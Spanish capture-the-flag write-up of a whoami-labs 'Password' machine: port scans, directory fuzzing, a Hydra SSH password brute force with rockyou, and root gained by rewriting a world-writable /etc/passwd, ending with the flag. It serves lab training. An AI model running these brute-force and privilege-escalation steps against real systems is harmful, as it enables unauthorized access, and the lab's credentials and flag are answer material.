

Laboratorio: Password

fecha: 5/27/2026

Autor: Gig4C0de

- Reconocimiento

Comprobamos si el laboratorio se encuentra activa

\$ping 172.17.0.2

```
(kali㉿kali)-[~/whoamilabs/Easy/Password]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.368 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.368/0.368/0.368/0.000 ms
```

- Escaneo

Ahora procedemos a escanear en busca de puertos abiertos

nmap -p- -open -min-rate 5000 -n -Pn -vvv 172.17.0.2 -oN Target

```
File: Versiones
1 # Nmap 7.99 scan initiated Wed May 27 13:37:27 2026 as: /usr/lib/nmap/nmap --privileged -p21,22,8080 -T5 -n -Pn -sCV -oN Versiones 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up (0.000041s latency).
4
5 PORT      STATE SERVICE VERSION
6 21/tcp    open  ftp      vsftpd 3.0.3
7 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   2048 ac:a7:ce:53:02:f9:83:10:56:f9:c5:bb:e1:10:ea:42 (RSA)
10 |   256 1d:b1:14:74:7e:45:92:0b:5f:7c:11:4c:0a:bd:c4:b6 (ECDSA)
11 |_  256 bb:20:14:e0:f1:55:c7:b7:d4:3d:42:d2:67:1a:f1:32 (ED25519)
12 8080/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
13 |_ http-open-proxy: Proxy might be redirecting requests
14 |_ http-server-header: Apache/2.4.18 (Ubuntu)
15 |_ http-title: Password | whoami-labs
16 MAC Address: AA:B7:84:3A:A3:AC (Unknown)
17 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
18
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Wed May 27 13:37:41 2026 -- 1 IP address (1 host up) scanned in 13.46 seconds
```




Luego con los puertos descubiertos utilizamos nmap para usar unos scripts predefinidos y ver las versiones

nmap -sCV -n -Pn -T5 -p21,22,8080 172.17.0.2 -oN Versiones

```
File: Versiones
1 # Nmap 7.99 scan initiated Wed May 27 13:37:27 2026 as: /usr/lib/nmap/nmap --privileged -p21,22,8080 -T5 -n -Pn -sCV -oN Versiones 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up (0.000041s latency).
4
5 PORT      STATE SERVICE VERSION
6 21/tcp    open  ftp      vsftpd 3.0.3
7 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   2048 ac:a7:ce:53:02:f9:83:10:56:f9:c5:bb:e1:10:ea:42 (RSA)
10 |   256 1d:b1:14:74:7e:45:92:0b:5f:7c:11:4c:0a:bd:c4:b6 (ECDSA)
11 |_  256 bb:20:14:e0:f1:55:c7:b7:d4:3d:42:d2:67:1a:f1:32 (ED25519)
12 8080/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
13 |_ http-open-proxy: Proxy might be redirecting requests
14 |_ http-server-header: Apache/2.4.18 (Ubuntu)
15 |_ http-title: Password | whoami-labs
16 MAC Address: AA:B7:84:3A:A3:AC (Unknown)
17 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
18
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Wed May 27 13:37:41 2026 -- 1 IP address (1 host up) scanned in 13.46 seconds
```

- Análisis

Procedemos a investigar el http, sus directorios y código



Luego continuamos haciendo fuzzing utilizando feroxbuster

```
kali@kali: ~/whoamilabs/Easy/Password
Session Actions Edit View Help

(kali@kali)-[~/whoamilabs/Easy/Password]
$ feroxbuster -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x pdf,doc,docx,txt,xls,zip,bak,rar

FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url: http://172.17.0.2:8080/
In-Scope Url: 172.17.0.2
Threads: 50
Wordlist: /usr/share/wordlists/dirb/common.txt
Status Codes: All Status Codes
Timeout (secs): 7
User-Agent: feroxbuster/2.13.1
Config File: /etc/feroxbuster/ferox-config.toml
Extract Links: true
Extensions: [pdf, doc, docx, txt, xls, zip, bak, rar]
HTTP methods: [GET]
Recursion Depth: 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 277c Auto-filtering found 403-like response and created new filter; toggle off with --dont-filter
200 GET 44l 149w 1504c http://172.17.0.2:8080/
301 GET 9l 28w 315c http://172.17.0.2:8080/panel => http://172.17.0.2:8080/panel/
301 GET 9l 28w 318c http://172.17.0.2:8080/download => http://172.17.0.2:8080/download/
301 GET 9l 28w 316c http://172.17.0.2:8080/upload => http://172.17.0.2:8080/upload/
301 GET 9l 28w 315c http://172.17.0.2:8080/admin => http://172.17.0.2:8080/admin/
200 GET 44l 149w 1504c http://172.17.0.2:8080/index.html
200 GET 18l 66w 578c http://172.17.0.2:8080/download/index.html
200 GET 18l 66w 572c http://172.17.0.2:8080/panel/index.html
200 GET 18l 66w 572c http://172.17.0.2:8080/admin/index.html
200 GET 5l 6w 35c http://172.17.0.2:8080/admin/users.txt
[#####] - 4s 207702/207702 0s found:10 errors:15441
[#####] - 3s 41526/41526 12653/s http://172.17.0.2:8080/
```

Nos encuentra el archivo “users.txt” en el directorio /admin

Vemos que hay en ese archivo

```
Session Actions Edit View Help

(kali@kali)-[~/whoamilabs/Easy/Password]
$ curl http://172.17.0.2:8080/admin/users.txt
Jhon Doe
Pascual
IronMan
Thor
Hulk

(kali@kali)-[~/whoamilabs/Easy/Password]
$
```

ahora lo descargamos

```
(kali@kali)-[~/whoamilabs/Easy/Password]
$ wget http://172.17.0.2:8080/admin/users.txt
--2026-05-27 13:58:35-- http://172.17.0.2:8080/admin/users.txt
Connecting to 172.17.0.2:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 35 [text/plain]
Saving to: 'users.txt'

users.txt 100%[=====] 35 --.-KB/s in 0s

2026-05-27 13:58:35 (7.56 MB/s) - 'users.txt' saved [35/35]
```

- Explotación

Ataque de Fuerza Bruta

Voy a utilizar Hydra para intentar descifrar la contraseña de ssh utilizando los usuarios del archivo txt

```
❯ cd /hydra.restore
(kali@kali) [~/whoamilabs/Easy/Password]
$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt.gz -t 4 -f -V ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-27 14:19:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 71721995 login tries (l:5/p:14344399), ~17930499 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "123456" - 1 of 71721995 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "12345" - 2 of 71721995 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "123456789" - 3 of 71721995 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "password" - 4 of 71721995 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "iloveyou" - 5 of 71721995 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "princess" - 6 of 71721995 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "1234567" - 7 of 71721995 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "rockyou" - 8 of 71721995 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "12345678" - 9 of 71721995 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "abc123" - 10 of 71721995 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "nicole" - 11 of 71721995 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Jhon Doe" - pass "daniel" - 12 of 71721995 [child 3] (0/0)
```

```
[22][ssh] host: 172.17.0.2 login: Thor password: cassandra
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-27 14:25:33
(kali@kali) [~/whoamilabs/Easy/Password]
❯ cat stat
```

Conseguimos las credenciales

Thor:cassandra

```
(kali@kali) [~/whoamilabs/Easy/Password]
❯ ssh Thor@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:IIu3/wmf09frG3zhp6LKoLmgSP2HopsVHaU+tJbJ20M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Thor@172.17.0.2's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Thor@6524d794521b:~$
```

Logramos entrar y seguimos con la fase de escalación de privilegios

```
Thor@6524d794521b:~$ ls -la
total 28
drwx----- 1 Thor Thor 4096 May 27 18:25 .
drwxr-xr-x 1 root root 4096 Dec 13 03:27 ..
-rw-r--r-- 1 Thor Thor 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 Thor Thor 3771 Aug 31 2015 .bashrc
drwx----- 2 Thor Thor 4096 May 27 18:25 .cache
-rw-r--r-- 1 Thor Thor 655 Jul 12 2019 .profile
Thor@6524d794521b:~$ find / -perm -4000 -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/usr/local/bin/backup.sh
/usr/lib/openssh/ssh-keysign
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
Thor@6524d794521b:~$
```

```
Thor@6524d794521b:~$ find / -type f -writable 2>/dev/null | grep -v proc
/home/Thor/.profile
/home/Thor/.bash_logout
/home/Thor/.bashrc
/home/Thor/.cache/motd.legal-displayed
/etc/passwd
```

Encontramos algo muy interesante, el usuario Thor tiene permisos de escritura sobre el archivo /etc/passwd

- ## Escalado de privilegios

```
Thor@cfb1637c72be:~$ openssl passwd -1 1234
$1$IUpwL1PX$YjjV.azAIgQ/jzuxZAl6B/
Thor@cfb1637c72be:~$ nano /etc/passwd
Thor@cfb1637c72be:~$ su root
Password:
root@cfb1637c72be:/home/Thor#
```

- finalmente conseguimos la flag

```
root@cfb1637c72be:/home/Thor# cd /root/
root@cfb1637c72be:~# ls
flag.txt
root@cfb1637c72be:~# cat flag.txt
7He_F1@9_iS_C0rReCT
root@cfb1637c72be:~#
```

